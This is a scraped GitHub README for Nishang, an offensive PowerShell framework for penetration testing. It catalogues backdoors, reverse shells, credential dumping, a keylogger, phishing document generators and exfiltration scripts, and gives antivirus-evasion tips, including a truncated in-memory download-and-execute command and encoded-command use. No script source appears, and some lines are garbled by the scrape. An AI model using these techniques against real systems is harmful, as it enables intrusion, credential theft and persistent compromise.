

















| | |  |
|--|--|--|
|  ActiveDirectory | | |
|  Antak-WebShell | | |
|  Backdoors | | |
|  Bypass | | |
|  Client | | |
|  Escalation | | |
|  Execution | | |
|  Gather | | |
|  MITM | | |
|  Misc | | |
|  Pivot | | |
|  Prasadhak | | |
|  Scan | | |
|  Shells | | |
|  Utility | | |

About

Nishang - Offensive PowerShell for red team, penetration testing and offensive security.

- security powershell hacking
- activedirectory penetration-testing
- infosec red-team nishang
- redteam

-  Readme
-  View license
-  Activity
-  8.8k stars
-  397 watching
-  2.4k forks

Report repository

Releases 7

 **v0.7.6** Latest

on Nov 13, 2017

[+ 6 releases](#)

Packages

No packages published

| | | |
|----------------|--|--|
| powerpreter | | |
| .gitattributes | | |
| .gitignore | | |
| CHANGELOG.txt | | |
| DISCLAIMER.txt | | |
| LICENSE | | |
| README.md | | |
| nishang.psm1 | | |

README License

Nishang

Nishang is a framework and collection of scripts and payloads which enables usage of PowerShell for offensive security, penetration testing and red teaming. Nishang is useful during all phases of penetration testing.

By [Nikhil Mittal](#) Founder of [Altered Security - Hands-on red team and enterprise security training!](#)


Usage

Import all the scripts in the current PowerShell session (PowerShell v3 onwards).

```
PS C:\nishang> Import-Module .\nishang.psm1
```

Use the individual scripts with dot sourcing.

Contributors 17



[+ 3 contributors](#)

Languages

- PowerShell 99.8%
- ASP.NET 0.2%

```
PS C:\nishang> . C:\nishang\Gather\Get-Information 
```

```
PS C:\nishang> Get-Information
```

To get help about any script or function, use:

```
PS C:\nishang> Get-Help [scriptname] -full 
```

Note that the help is available for the function loaded after running the script and not the script itself since version 0.3.8. In all cases, the function name is same as the script name.

For example, to see the help about Get-WLAN-Keys.ps1, use

```
PS C:\nishang> . C:\nishang\Get-WLAN-Keys.ps1 
```

```
PS C:\nishang> Get-Help Get-WLAN-Keys -Full
```

Anti Virus

Nishang scripts are flagged by many Anti Viruses as malicious. The scripts on a target are meant to be used in memory which is very easy to do with PowerShell. Two basic methods to execute PowerShell scripts in memory:


Method 1. Use the in-memory download and execute: Use below command to execute a PowerShell script from a remote shell, meterpreter native shell, a web shell etc. and the function exported by it. All the scripts in Nishang export a function with same name in the current PowerShell session.

```
powershell iex (New-Object Net.WebClient).Download 
```

Method 2. Use the `-encodedcommand` (or `-e`) parameter of PowerShell. All the scripts in Nishang export a function with same name in the current PowerShell session. Therefore, make sure the function call is made in the script itself while using

encodedcommand parameter from a non-PowerShell shell. For above example, add a function call (without quotes) "Invoke-PowerShellTcp -Reverse -IPAddress [IP] -Port [PortNo.]" .


Encode the script using Invoke-Encode from Nishang:

```
PS C:\nishang> . \nishang\Utility\Invoke-Encode   
PS C:\nishang> Invoke-Encode -DataToEncode C:\n:
```

Encoded data written to .\encoded.txt

Encoded command written to .\encodedcommand.txt

From above, use the encoded script from encodedcommand.txt and run it on a target where commands could be executed (a remote shell, meterpreter native shell, a web shell etc.). Use it like below:

```
C:\Users\target> powershell -e [encodedscript] 
```

If the scripts still get detected changing the function and parameter names and removing the help content will help.

In case Windows 10's AMSI is still blocking script execution, see this blog:

<http://www.labofapenetrationtester.com/2016/09/amsi.html>

Scripts

Nishang currently contains the following scripts and payloads.

ActiveDirectory

[Set-DCShadowPermissions](#)

Modify AD objects to provide minimal permissions required for DCShadow.

Antak - the Webshell

[Antak](#)

Execute PowerShell scripts in memory, run commands, and download and upload files using this webshell.

Backdoors

[HTTP-Backdoor](#)

A backdoor which can receive instructions from third party websites and execute PowerShell scripts in memory.

[DNS_TXT_Pwnage](#)

A backdoor which can receive commands and PowerShell scripts from DNS TXT queries, execute them on a target, and be remotely controlled using the queries.

[Execute-OnTime](#)

A backdoor which can execute PowerShell scripts at a given time on a target.

[Gupt-Backdoor](#)

A backdoor which can receive commands and scripts from a WLAN SSID without connecting to it.

[Add-ScrnSaveBackdoor](#)

A backdoor which can use Windows screen saver for remote command and script execution.

[Invoke-ADSBackdoor](#)

A backdoor which can use alternate data streams and Windows Registry to achieve persistence.

[Add-RegBackdoor](#)

A backdoor which uses well known Debugger trick to execute payload with Sticky keys and Utilman (Windows key + U).

[Set-RemoteWMI](#)

Modify permissions of DCOM and WMI namespaces to allow access to a non-admin user.

[Set-RemotePSRemoting](#)

Modify permissions of PowerShell remoting to allow access to a non-admin user.

Bypass

[Invoke-AmsiBypass](#)

Implementation of publicly known methods to bypass/avoid AMSI.

Client

[Out-CHM](#)

Create infected CHM files which can execute PowerShell commands and scripts.

[Out-Word](#)

Create Word files and infect existing ones to run PowerShell commands and scripts.

[Out-Excel](#)

Create Excel files and infect existing ones to run PowerShell commands and scripts.

[Out-HTA](#)

Create a HTA file which can be deployed on a web server and used in phishing campaigns.

[Out-Java](#)

Create signed JAR files which can be used with applets for script and command execution.

[Out-Shortcut](#)

Create shortcut files capable of executing PowerShell commands and scripts.

[Out-WebQuery](#)

Create IQY files for phishing credentials and SMB hashes.

[Out-JS](#)

Create JS files capable of executing PowerShell commands and scripts.

[Out-SCT](#)

Create SCT files capable of executing PowerShell commands and scripts.

[Out-SCF](#)

Create a SCF file which can be used for capturing NTLM hash challenges.

Escalation

[Enable-DuplicateToken](#)

When SYSTEM privileges are required.

[Remove-Update](#)

Introduce vulnerabilities by removing patches.

[Invoke-PsUACMe](#)

Bypass UAC.

Execution

[Download-Execute-PS](#)

Download and execute a PowerShell script in memory.

[Download_Execute](#)

Download an executable in text format, convert it to an executable, and execute.

[Execute-Command-MSSQL](#)

Run PowerShell commands, native commands, or SQL commands on a MSSQL Server with sufficient privileges.

[Execute-DNSTXT-Code](#)

Execute shellcode in memory using DNS TXT queries.

[Out-RundllCommand](#)

Execute PowerShell commands and scripts or a reverse PowerShell session using rundll32.exe.

Gather

[Check-VM](#)

Check for a virtual machine.

[Copy-VSS](#)

Copy the SAM file using Volume Shadow Copy Service.

[Invoke-CredentialsPhish](#)

Trick a user into giving credentials in plain text.

[FireBuster](#) [FireListener](#)

A pair of scripts for egress testing

[Get-Information](#)

Get juicy information from a target.

[Get-LSASecret](#)

Get LSA Secret from a target.

[Get-PassHashes](#)

Get password hashes from a target.

[Get-WLAN-Keys](#)

Get WLAN keys in plain text from a target.

[Keylogger](#)

Log keystrokes from a target.

[Invoke-MimikatzWdigestDowngrade](#)

Dump user passwords in plain on Windows 8.1 and Server 2012

[Get-PassHints](#)

Get password hints of Windows users from a target.

[Show-TargetScreen](#)

Connect back and Stream target screen using MJPEG.

[Invoke-Mimikatz](#)

Load mimikatz in memory. Updated and with some customisation.

[Invoke-Mimikittenz](#)

Extract juicy information from target process (like browsers) memory using regex.

[Invoke-SSIDExfil](#)

Exfiltrate information like user credentials, using WLAN SSID.

[Invoke-SessionGopher](#)

Identify admin jump-boxes and/or computers used to access Unix machines.

MITM

[Invoke-Interceptor](#)

A local HTTPS proxy for MITM attacks.

Pivot

[Create-MultipleSessions](#)

Check credentials on multiple computers and create PSSessions.

[Run-EXEonRemote](#) Copy and execute an executable on multiple machines.

[Invoke-NetworkRelay](#) Create network relays between computers.

Prasadhak

[Prasadhak](#)

Check running hashes of running process against the VirusTotal database.

Scan

[Brute-Force](#)

Brute force FTP, Active Directory, MSSQL, and Sharepoint.

[Port-Scan](#)

A handy port scanner.

Powerpreter

[Powerpreter](#)

All the functionality of nishang in a single script module.

Shells

[Invoke-PsGcat](#)

Send commands and scripts to specified Gmail account to be executed by Invoke-PsGcatAgent

[Invoke-PsGcatAgent](#)

Execute commands and scripts sent by Invoke-PsGcat.

[Invoke-PowerShellTcp](#)

An interactive PowerShell reverse connect or bind shell

[Invoke-PowerShellTcpOneLine](#)

Stripped down version of Invoke-PowerShellTcp. Also contains, a skeleton version which could fit in two tweets.

[Invoke-PowerShellTcpOneLineBind](#)

Bind version of Invoke-PowerShellTcpOneLine.

[Invoke-PowerShellUdp](#)

An interactive PowerShell reverse connect or bind shell over UDP

[Invoke-PowerShellUdpOneLine](#)

Stripped down version of Invoke-PowerShellUdp.

[Invoke-PoshRatHttps](#)

Reverse interactive PowerShell over HTTPS.

[Invoke-PoshRatHttp](#)

Reverse interactive PowerShell over HTTP.

[Remove-PoshRat](#)

Clean the system after using Invoke-PoshRatHttps

[Invoke-PowerShellWmi](#)

Interactive PowerShell using WMI.

[Invoke-PowerShellIcmp](#)

An interactive PowerShell reverse shell over ICMP.

[Invoke-JSRatRundll](#)

An interactive PowerShell reverse shell over HTTP using rundll32.exe.

[Invoke-JSRatRegsvr](#)

An interactive PowerShell reverse shell over HTTP using regsvr32.exe.

Utility

[Add-Exfiltration](#)

Add data exfiltration capability to Gmail, Pastebin, a web server, and DNS to any script.

[Add-Persistence](#)

Add reboot persistence capability to a script.

[Remove-Persistence](#)

Remote persistence added by the Add-Persistence script.

[Do-Exfiltration](#)

Pipe (|) this to any script to exfiltrate the output.

[Download](#)

Transfer a file to the target.

[Parse_Keys](#)

Parse keys logged by the keylogger.

[Invoke-Encode](#)

Encode and compress a script or string.

[Invoke-Decode](#)

Decode and decompress a script or string from Invoke-Encode.

[Start-CaptureServer](#)

Run a web server which logs Basic authentication and SMB hashes.

[ConvertTo-ROT13](#)

Encode a string to ROT13 or decode a ROT13 string.

[Out-DnsTxt](#)

Generate DNS TXT records which could be used with other scripts.

[Base64ToString]

[StringToBase64]

[ExetoText]

[TexttoExe]

Updates

Updates about Nishang can be found at my blog <http://labofapenetrationtester.com> and my Twitter feed @nikhil_mitt.

Bugs, Feedback and Feature Requests

Please raise an issue if you encounter a bug or have a feature request. You can email me at nikhil [dot] uitrgpv at gmail.com

Mailing List

For feedback, discussions, and feature requests, join:

<http://groups.google.com/group/nishang-users>

Contributing

I am always looking for contributors to Nishang. Please submit requests or drop me an email.

Blog Posts

Some helpful blog posts to check out for beginners:

<http://www.labofapenetrationtester.com/2014/06/nishang-0-3-4.html>

<http://labofapenetrationtester.com/2012/08/introducing-nishang-powershell-for.html>

<http://labofapenetrationtester.com/2013/08/powerpreter-and-nishang-Part-1.html>

<http://www.labofapenetrationtester.com/2013/09/powerpreter-and-nishang-Part-2.html>

[Terms](#) [Privacy](#) [Security](#) [Status](#) [Docs](#) [Contact](#) [Manage cookies](#) [Do not share my personal information](#)



© 2024 GitHub, Inc.